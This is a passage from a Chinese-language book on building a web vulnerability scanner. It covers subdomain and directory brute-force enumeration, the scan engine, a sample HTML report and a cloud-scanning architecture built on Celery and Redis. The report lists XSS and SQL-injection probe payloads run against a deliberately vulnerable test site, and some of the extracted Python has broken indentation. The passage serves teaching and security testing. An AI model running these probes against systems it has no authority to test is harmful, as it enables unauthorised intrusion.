第一种，通过抓取搜索引擎的收录，如：百度或谷歌等。可以在搜索引擎中输入“site:anquanbao.com”，如下图：

第二种，通过互联网的第三方服务，互联网上有一些提供子域名信息的服务网站，如“http://searchdns.netcraft.com/”，直接输入根域名，就可以获取相应的子域名，如下：



还有最后一种方式，就是通过字典构造子域名信息进行暴力枚举，通过向 DNS 服务器发送 DNS Query，根据返回信息来判断当前子域名是否存在。

其实每种方式都有各自的利弊，可以将它们进行综合利用。前面两种方式通过构造对应的接口请求就可以获取子域名信息，实现相对简单。因此，这里主要介绍最后一种方式，通过 DNS 的查询结果进行子域名的暴力枚举，部分实现代码如下：

```
#coding=utf-8
'''
DomainScan.py
'''
import os
import dns.resolver
import dns.rdatatype
from LogManager import log

class DomainScan:
    '''
    '''
    MAX_WILD_RECORDS = 100#8

    def __init__(self,domain_file=None):
        '''
        '''
```

```
        self._ip_list    = []
        self._subdomain_list = []
        self._subdomain_file = domain_file if domain_file else
".teye_file/domain/small_domain_name.txt"
        self._resolver = dns.resolver.Resolver()
        #百度DNS:180.76.76.76
        #阿里DNS:223.5.5.5,223.6.6.6
        self._resolver.nameservers=['180.76.76.76','223.5.5.5','223.6.6.6']
    def _load_domain(self):
        '''
        '''
        sub_list = []
        with open(self._subdomain_file) as f:
            for line in f:
                sub = line.strip()
                if sub.startswith("#"):
                    continue
                sub_list.append(sub)
        return sub_list
    def domain_scan(self,root_domain):
        '''
        '''
        wild_record = {}
        sublist = self._load_domain()
        for item in sublist:
            subdomain = item + "." + root_domain
            log.info("DomainScan Scanning:" + subdomain)
            try:
                resp = self._resolver.query(subdomain)
                is_wild_record = False
                if resp:
                    for item in resp:
                        ipaddr = item.address
                        if ipaddr not in self._ip_list:
                            wild_record[ipaddr] = 1
                            self._ip_list.append(ipaddr)
                        else:
                            wild_record[ipaddr] +=1
                            if wild_record[ipaddr]>DomainScan.MAX_WILD_RECORDS:
                                is_wild_record = True
                    if is_wild_record:
                        log.info("DomainScan Found Wild Record")
                        break
                    if subdomain not in self._subdomain_list:
                        self._subdomain_list.append(subdomain)
            except Exception as e:
                continue
        return self._subdomain_list
……
```

6.6.4　文件、目录暴力枚举探测（不可视 URL 爬取）

文件、目录暴力枚举探测的实现方式主要是通过常用的路径字典信息构造 URL 路径列表，然后向服务端发送 HTTP 请求进行探测，根据服务端响应的状态码和内容进行判断。不过，这里的字典构造还是有讲究的，它既要控制扫描的时间，减少过多无意义的请求，又要保证扫描的效果，确保探测出来的信息是有入侵价值的。

因此，我们就需要明确：哪一类不可视 URL 是最想获取的？其实，可以从结果出发进行反向推导：渗透测试的目标是系统的权限和敏感数据，那么如何快速地获取这些内容，最简单的情况当然就是拥有目标管理员的权限，即对应的账号和密码。所以，我们需要获取的不可视 URL 应该是能够包含这些内容或与其相关的。而这类信息的来源主要可以分为下面两类：

1．管理后台信息

管理后台登录地址、管理后台页面等。

2．身份认证信息

配置文件、测试文件、说明文件等。

文件、目录的暴力枚举功能实现比较简单，在这里只需要对 404 页面进行准确识别，就可以避免大量的误报，部分代码实现如下：

```
#coding=utf-8
'''
DirScan.py
'''
import os
import sys
import re
import time
from teye_util.page_404 import is_404
from wCurl import wcurl

class DirScan:
    def __init__(self):
        self._found_dir = []
        self._dir_file = None
    def scan_dir(self,site,dir_file=None):
        self._dir_file = dir_file if dir_file else "teye_file/webdir/admin.list"
        file_list = open(self._dir_file,"rb").readlines()
        for item in file_list:
            path = item.strip()
            if path.startswith("#"):
```

```
                continue
            if site.endswith("/"):
                url = site[0:-1] + path
            else:
                url = site + path
            res = None
            try:
                res = wcurl.get(url,allow_redirects=False)
                status = res.get_code()
                msg = "Check URL:"+ url + " code:" + str(status)
                print msg
                if status != 200:
                    continue
                else:
                    #unicode
                    body = res.body
                    if not is_404(body):
                        self._found_dir.append(url)
            except Exception ,e:
                print "Http Request Error %s" % str(e)
            time.sleep(0.1)
    def get_dir_file(self):
        '''
        '''
        return self._found_dir
```

6.6.5　扫描引擎

至此，扫描器的基础功能模块都已实现。现在，就可以按照渗透测试思路来实现扫描引擎，这里笔者根据自己的渗透测试思路对扫描器的工作流程进行梳理，如下。

（1）对目标的根域名进行子域名信息收集，获取子域名和关联 IP。

（2）对子域名和关联 IP 进行端口扫描和服务探测，主要需要处理的任务有：

- 将提供 HTTP 服务的目标加入扫描列表。
- 对常见的服务进行暴力破解。

（3）对提供 HTTP 服务的目标进行文件、目录枚举探测，获取不可视链接。

（4）对提供 HTTP 服务的目标依次进行安全扫描，主要包括网络爬虫和漏洞审计。

（5）将扫描的结果进行整理和可视化输出，形成扫描报告。

接下来，就按照上面所讲的工作流程组织和关联各个功能模块，实现完整的扫描功能，部分核心引擎代码如下：


```
#coding=utf-8
'''
tcore.py
'''
import os
import sys
import json
import time
import base64
import thread
import datetime
import timeout_decorator

from teye_port.PortScan import PortScan
from teye_dir.DirScan import DirScan
from teye_finger.FingerScan import FingerScan
from teye_domain.DomainScan import DomainScan
from teye_web.http.URL import URL
from teye_web.http.Request import Request
from teye_data.config import cfg
from teye_data.info import db_info
from teye_data.vulnmanager import vm
from misc.factory import factory
from misc.common import is_ip_address,get_my_ip
from LogManager import log
from crawler import Crawler
#progress class
from teye_util.progress import progress
#mysqlmanager
from teye_util.mysqlmanager import mm
#Report
from teye_report.HtmlReport import HtmlReport

#超时机制，设置最长扫描时间为2个小时
MAX_SCAN_WEB_TIMEOUT = 3600

class tCore:
    '''
    '''
    def __init__(self):
        '''
        '''
        self._domain_file         = "teye_file/domain/small_domain_name.txt"
        self._host_dir_file       = "teye_file/webdir/host.list"
        self._web_dir_file        = "teye_file/webdir/web.list"
        self._ps          = None
        #host task
        self._host_task           = []
        #http task
        self._http_task           = []
```

```
        self._host_info_list      = []
        self._site_info_list = []
        self._common_check_list =
["sql","xss","cmd","lfi","bak","nginx","struts","directory"]

        self._poc_list= ["flash_crossdomain","iis_enumeration","openssl_heartbleed"]

        self._dir_vuln = 0
        #api var
        self._api_request_list = []
        self._api_domain_list  = []

        self.circle_time = 30
        self.progress = progress()
        self._progress_status = False
        self._lock = thread.allocate_lock()
        ............
def scan_site(self,target):
        '''
        '''
        #initial
        self._initial()
        site =''
        myip =''
        ipaddr =''
        #config info
        site = target.get_host()
        myip = get_my_ip()
        ipaddr = self._ps.get_ipaddr(site)

        db_info.set_entry(site)
        db_info.set_myip(myip)
        db_info.set_ipaddr(ipaddr)
        db_info.set_start_time(datetime.datetime.now().strftime('%Y-%m-%d
%H:%M:%S'))

        pthread = thread.start_new_thread(self.update_progress,())

        if not self._ps.is_alive(site):
            pthread.exit()
            self._progress_status = True
            self.update_scan_status()
            sys.exit("Target is not alive!")

        root_domain = target.get_root_domain()
        db_info.set_domain(root_domain)
        if cfg["domain_scan"]==True:
            domain_list,ipaddr_list = self.scan_domain(root_domain)
            #ipaddr_list不包含当前目标的IP地址
            db_info.set_subdomain(domain_list)
            db_info.set_relate_ipaddr(ipaddr_list)
```

```
            self._http_task.extend(domain_list)
            self._host_task.extend(ipaddr_list)
            if ipaddr not in self._host_task:
                self._host_task.append(ipaddr)
                for item in self._host_task:
                    http_target = self.scan_host(URL(item))
                        for t in http_target:
                            if t not in self._http_task:
                                self._http_task.append(t)
                                scan_count = 0
                                for task in self._http_task:
                                if scan_count > cfg["max_domain_scan"]:
                    break
                            url = URL(task)
                            self._scan_worker(url)
                            scan_count = scan_count + 1
            else:
            http_target  = []
            #http_target = self.scan_host(target)
            #nmap is filter,only one target
                   if len(http_target)==0:
                            target_self = target.get_host()+":"+str(80)
                            http_target.append(target_self)
            for t in http_target:
                self._http_task.append(t)
                  for task in self._http_task:
                url = URL(task)
                            self._scan_worker(url)
        db_info.set_end_time(datetime.datetime.now().strftime('%Y-%m-%d %H:%M:%S'))
        try:
            pthread.exit()
        except:
            pass
        self._progress_status = True
        self.update_scan_status()

    #应用层扫描实例函数
    def _scan_worker(self,target):
        '''
        '''
        log.info("Scaning Target:"+ target.url_string)
        db_info.get("scan_target").append(target.get_host())
        if is_ip_address(target.get_host()):
            dir_item = self.scan_dir(target,self._host_dir_file)
            db_info.get("dir").append(dir_item)
            self.scan_poc(target)
        else:
            dir_item = self.scan_dir(target)
            db_info.get("dir").append(dir_item)
            finger_item = self.scan_finger(target)
            db_info.get("finger").append(finger_item)
```

```
            #crawl website & audit request
            self.scan_web(target)
            self.scan_poc(target)
    ......
```

这样，就完整地实现了一个简易的 Web 扫描器，具体扫描的效果，如下图：



6.7　扫描报告

为了将扫描结果可视化地展现出来，还需要生成对应的扫描报告，实现这个功能模块相对简单，只需要对设计的数据结构进行解析和展现即可。因此，笔者在这里仅将扫描的结果简单地生成 HTML 类型报告，如下图：

真眼(TScanner)-网站安全扫描报告

扫描地址:testphp.vulnweb.com

扫描签名：TScanner/1.0

扫描时间：2017-02-11 19:53:22----2017-02-11 20:21:25

检测结果：危险

扫描目标信息

testphp.vulnweb.com
- www.vulnweb.com
- testphp.vulnweb.com
- 176.28.50.165:80

详细扫描结果

主机端口信息:

176.28.50.165

- 21(open) 22(open) 25(open) 80(open) 110(open)

应用指纹信息:

www.vulnweb.com----->nginx

testphp.vulnweb.com----->nginx

176.28.50.165:80----->nginx

敏感目录信息:

testphp.vulnweb.com

- http://testphp.vulnweb.com/admin
- http://testphp.vulnweb.com/.idea/workspace.xml

176.28.50.165:80

- http://176.28.50.165:80/admin
- http://176.28.50.165:80/.idea/workspace.xml

Web漏洞信息:

testphp.vulnweb.com

directory(middle)

- [GET]http://testphp.vulnweb.com/Flash/

directory(middle)

- [GET]http://testphp.vulnweb.com/images/

directory(middle)

- [GET]http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/

xss(middle)

- [POST]http://testphp.vulnweb.com/search.php;searchFor=-->"""""""""">>>>>%3B%3B%3B%3B%3B<script><a>XSS_VULN_FOUND//&goButton=go

xss(middle)

- [POST]http://testphp.vulnweb.com/guestbook.php;name=-->"""""""""">>>>>%3B%3B%3B%3B%3B<script><a>XSS_VULN_FOUND//&submit=add%20message

xss(middle)


- [GET]http://testphp.vulnweb.com/hpp/?pp=-->"""""""""">>>>>%3B%3B%3B%3B%3B<script><a>XSS_VULN_FOUND//

xss(middle)

- [POST]http://testphp.vulnweb.com/secured/newuser.php;uphone=-->"""""""""">>>>>%3B%3B%3B%3B%3B<script><a>XSS_VULN_FOUND//&urname=UNKNOWN&upass=UNKNOWN&ucc=UNKNOWN&upass2=UNKNOWN&uuname=UNKNOWN&uemail=UNKNOWN&signup=signup

xss(middle)

- [POST]http://testphp.vulnweb.com/secured/newuser.php;uphone=UNKNOWN&urname=-->"""""""""">>>>>%3B%3B%3B%3B%3B<script><a>XSS_VULN_FOUND//&upass=UNKNOWN&ucc=UNKNOWN&upass2=UNKNOWN&uuname=UNKNOWN&uemail=UNKNOWN&signup=signup



xss(middle)

- [POST]http://testphp.vulnweb.com/secured/newuser.php;uphone=UNKNOWN&urname=UNKNOWN&upass=UNKNOWN&ucc=--><script><a>XSS_VULN_FOUND//&upass2=UNKNOWN&uuname=UNKNOWN&uemail=UNKNOWN&signup=signup

xss(middle)

- [POST]http://testphp.vulnweb.com/secured/newuser.php;uphone=UNKNOWN&urname=UNKNOWN&upass=UNKNOWN&ucc=UNKNOWN&upass2=UNKNOWN&uuname=UNKNOWN&uemail=--><script><a>XSS_VULN_FOUND//&signup=signup

xss(middle)

- [POST]http://testphp.vulnweb.com/secured/newuser.php;uphone=UNKNOWN&urname=UNKNOWN&upass=UNKNOWN&ucc=UNKNOWN&upass2=UNKNOWN&uuname=--><script><a>XSS_VULN_FOUND//&uemail=UNKNOWN&signup=signup

xss(middle)

- [GET]http://testphp.vulnweb.com/listproducts.php?artist=--><script><a>XSS_VULN_FOUND//

xss(middle)

- [GET]http://testphp.vulnweb.com/showimage.php?file=--><script><a>XSS_VULN_FOUND//&size=160

xss(middle)

- [GET]http://testphp.vulnweb.com/showimage.php?file=--><script><a>XSS_VULN_FOUND//

xss(middle)

- [POST]http://testphp.vulnweb.com/search.php;searchFor=--><script><a>XSS_VULN_FOUND//&goButton=go

dberror(middle)

- [GET]http://testphp.vulnweb.com/artists.php?artist=")(wat)"%27

dberror(middle)

- [GET]http://testphp.vulnweb.com/listproducts.php?artist=")(wat)"%27

dberror(middle)

- [GET]http://testphp.vulnweb.com/product.php?pic=")(wat)"%27

crossdomain.xml文件配置不当(高危)

- [GET]http://testphp.vulnweb.com/crossdomain.xml

sql(high)

- [GET]http://testphp.vulnweb.com/listproducts.php?artist=1%20AND%20715=715

sql(high)

- [GET]http://testphp.vulnweb.com/artists.php?artist=3%20AND%20122=122

sql(high)

- [GET]http://testphp.vulnweb.com/product.php?pic=6%20AND%20692=692

176.28.50.165:80

crossdomain.xml文件配置不当(高危)

- [GET]http://176.28.50.165:80/crossdomain.xml

Report generated by TScanner at 2017-02-11 20:21:25.

6.8　扫描测试

现在属于自己的扫描器已开发完成，下面可以对该扫描器的功能和效果进行测试，衡量扫描器的质量和指导改进，这里有两个重要的指标：

- 召回率


主要用来衡量扫描器的漏洞覆盖能力，说得通俗点就是漏洞测试平台总共有多少个漏洞，而扫描器可以检测出来多少个，还有多少个是漏报的。

- 准确率

主要衡量扫描器识别漏洞的准确性，检测出来的漏洞是否存在误报。

可以用这两个指标来评估一下当前扫描器的质量和效果。

下面可以用第三方国际标准测试集 Wavsep 项目来测试扫描器的实际效果，该项目收集了很多漏洞场景的测试案例。它将漏洞类型分成了六类，其中前五类属于漏洞功能测试，第六类是扫描误报测试，如下图：



由于 Wavsep 的测试集内容很多，而且其中还有一些漏洞的检测并没有实现，因此这里只选取了已实现的功能进行测试集验证，具体的信息如下：

类别	漏洞类型	测试类型	用例	检出
召回率	SQL 注入	GET - Erroneous 500 Responses(18)	62	3
		GET - Erroneous 200 Responses(18)		3
		GET - 200 Responses With Differentiation(18)		3
		GET - Identical 200 Responses(8)		0
	反射性 XSS	GET – RXSS(32)	43	9
		GET - RXSS(11)		0
	目录遍历本地文件包含	GET–Erroneous HTTP 500 Responses(68)	408	68
		GET–Erroneous HTTP 404 Responses(68)		68
		GET–Erroneous HTTP 200 Responses(68)		68
		GET–HTTP 302 Redirect Responses(68)		68
		GET–HTTP 200 Responses With Differentiation(68)		68
		GET–HTTP 200 Responses With Default File on Error(68)		68
误报率	SQL 注入	GET – SQL(10)	10	0
	反射性 XSS	GET –RXSS (7)	7	3
	本地文件包含	GET – LFI(8)	8	0

从上面的结果可以看出，现阶段的扫描器只能够检测出各类中的一些漏洞，但它并不能覆盖所有的漏洞集。可以通过上面的数据计算出扫描器的召回率为 83%，误报率为 12%。对于其中没有检测出来的漏洞，可以通过漏洞场景化的分析方式来增加扫描器的检测能力；而对于检测错误的漏洞，则可以通过改进检测原理和加强匹配特征，或增加必要的漏洞验证环节，从而提高扫描器检测的准确率。利用这两个关键指标持续地完善和改进自己的扫描器。

第 7 章

云扫描


本章我们一起来学习和认识云扫描相关的知识和技术。

7.1 什么是云扫描

在扫描器基础知识中，我们介绍过，云扫描其实是扫描器的一种云端形式，它主要通过 SaaS 化的方式提供扫描服务，可以用于大规模扫描，具有良好的弹性和扩展性。从本质上来，说它是扫描器与云端技术结合的产物。

7.2 云扫描架构

在学习云扫描之前，先来认识一下云扫描的架构，通常它会使用分布式的方式进行构建，这样便于扫描能力的横向扩展，如下图：



从上图中，可以看到云扫描的架构中涉及 5 类主要角色：WebUI、数据存储、消息队列、任务调度、扫描器 Worker。当然，在真实环境中，为了保证系统的稳定，还需要增加对所有角色的监控。由于这里仅讨论云扫描自身的架构，因此暂不考虑这部分内容。

下面分别对这 5 类角色进行讲解。

1．WebUI

云扫描的前端页面，主要用来与用户进行交互操作，以及扫描报告的展现。

2．数据存储

对扫描任务、中间状态和扫描结果进行存储，便于前端进行内容展现和任务驱动。

3．消息队列

消息队列，其实是一种在线程、进程或机器间分发任务的机制，这里主要用消息队列对扫描任务进行冗余和缓存。有时候在处理数据的过程中会失败，因此需要通过这种方式进行冗余处理，把数据进行持久化直到被完全处理，避免数据丢失的风险。在云扫描中，用户提交扫描任务的速度很快，而对目标的扫描却属于耗时任务，非常慢，因此需要通过消息队列来对这些任务进行缓存，减少扫描器并发处理的压力。

常用的消息队列中间件有：ActiveMQ、RabbitMQ 和 ZeroMQ 等。对于中小型项目也可以使用数据库作为消息队列，如：Redis、MongoDB 和 MySQL 等。

4．任务调度

任务调度主要对用户提交的任务进行合理调度和分发执行，同时还需要考虑充分利用云端的计算资源，以及对任务具有较强的容错性。

那么如何进行任务调度？这里主要涉及两个重要的功能：一个是读取任务；另一个是分发任务。由于扫描工作属于非常耗时的任务，因此可以通过预读取一定数量的任务在本地进行缓存，这样就可以加大每次循环读取的时间间隔，从而降低任务调度对数据存储频繁读取的压力；而分发任务则可以按照轮询算法进行处理，每次任务分发的时候平均分给每台执行单元。这里笔者选择的是分布式调度，每个扫描节点都会有自己的任务调度，这样可以避免集中调度的单点故障。

在实际的应用中，可以使用开源的任务调度框架，这样可以让开发工作更加简单。Python

中常用的任务调度框架有：APScheduler、Celery 和 sched 等。

5．扫描器 Worker

执行具体的扫描任务，并且向存储上报扫描状态和结果。

7.3　云扫描实践


在了解云扫描的架构后，再来看一下它的工作流程，虽然其中所涉及的角色很多，但整个流程却相对简单，如下：

（1）用户通过 WebUI 提交扫描任务，该任务直接存入数据库。

（2）消息发送器对数据库进行监控，发现有新任务则将其发送到任务消息队列中，同时这里还需要定义一个标准的消息格式，能够提供扫描所需要的必备信息，并保证前端与后端的数据一致。

（3）消息接收器会对任务消息队列进行监控，当消息队列中有新的消息时，就会将其消费掉，并通过调度程序对该任务进行分发扫描。


由于整个过程比较重，中间环节非常多，这样对于调试和测试不太方便，并不太适合个人维护，而且机器数量要求也相对多一些。为了减少中间环节和简化设计，可以改用数据库来充当消息队列，在千万级别的任务中，实际的延迟并不大，在可接受的范围之内。这样整个云扫描架构就只需要三台机器：一台作为 WebUI；一台作为数据存储；最后一台作为调度引擎和扫描器 Worker。简单的结构图如下：



7.3.1　Celery 框架

这里用 Celery（芹菜）进行构建，Celery 是一个简单、灵活、可靠，且能处理大量消息的并行分布式任务调度框架。

它由三部分组成：消息中间件（message broker）、任务执行单元（Worker）和任务结果存储（task result store）。其中，Worker 以 Pool 模式启动，默认大小为 CPU 核心数量。由于 Python 中存在全局解释锁（GIL）的概念，在多核 CPU 的情况下，多进程的执行效率会优于多线程，因为这样每个进程就会有各自独立的 GIL，互不干扰，可以充分利用 CPU 资源，提高任务执行效率。



1．消息中间件

Celery 本身并不提供消息服务，但是它可以很方便地和第三方提供的消息队列集成，这里选择使用 Redis 作为消息中间件。

2．任务执行单元（Worker）

这里的 Worker 其实就是扫描器，属于任务执行单元，它可以并发地运行在分布式的系统节点中执行扫描任务。

3．任务结果存储

由于在扫描的过程中，扫描器需要与数据库进行实时通信，并通过数据库将扫描的运行状态和最终的扫描结果反馈给前端，从而展现给前端用户操作和使用。但扫描却是一个比较费时的任务，因此这里并不太适用将最终的结果进行存储，所以需要把任务存储的功能在扫描器自身中进行实现。

7.3.2　扫描器 Worker 部署


下面对扫描器 Worker 进行部署。

1．安装 Celery

利用 pip 进行安装，执行如下命令：

```
pip install celery
```

安装成功后如下图：



2．安装 Redis

从官网下载源码编译安装，如下：

```
wget http://download.redis.io/releases/redis-3.2.6.tar.gz
tar -zxvf redis-3.2.6.tar.gz
cd redis-3.2.6
make && make install
```

安装成功后，启动 Redis 服务，并在后台运行，如下：

```
redis-server &
```

安装成功后如下图：

```
imiyoo@debian:~$ Redis-server &
[1] 26580
imiyoo@debian:~$ 26580:C 11 Apr 23:50:21.269 # Warning: no config file specified, using the default config. In order to spec
onfig file use redis-server /path/to/redis.conf
                _._
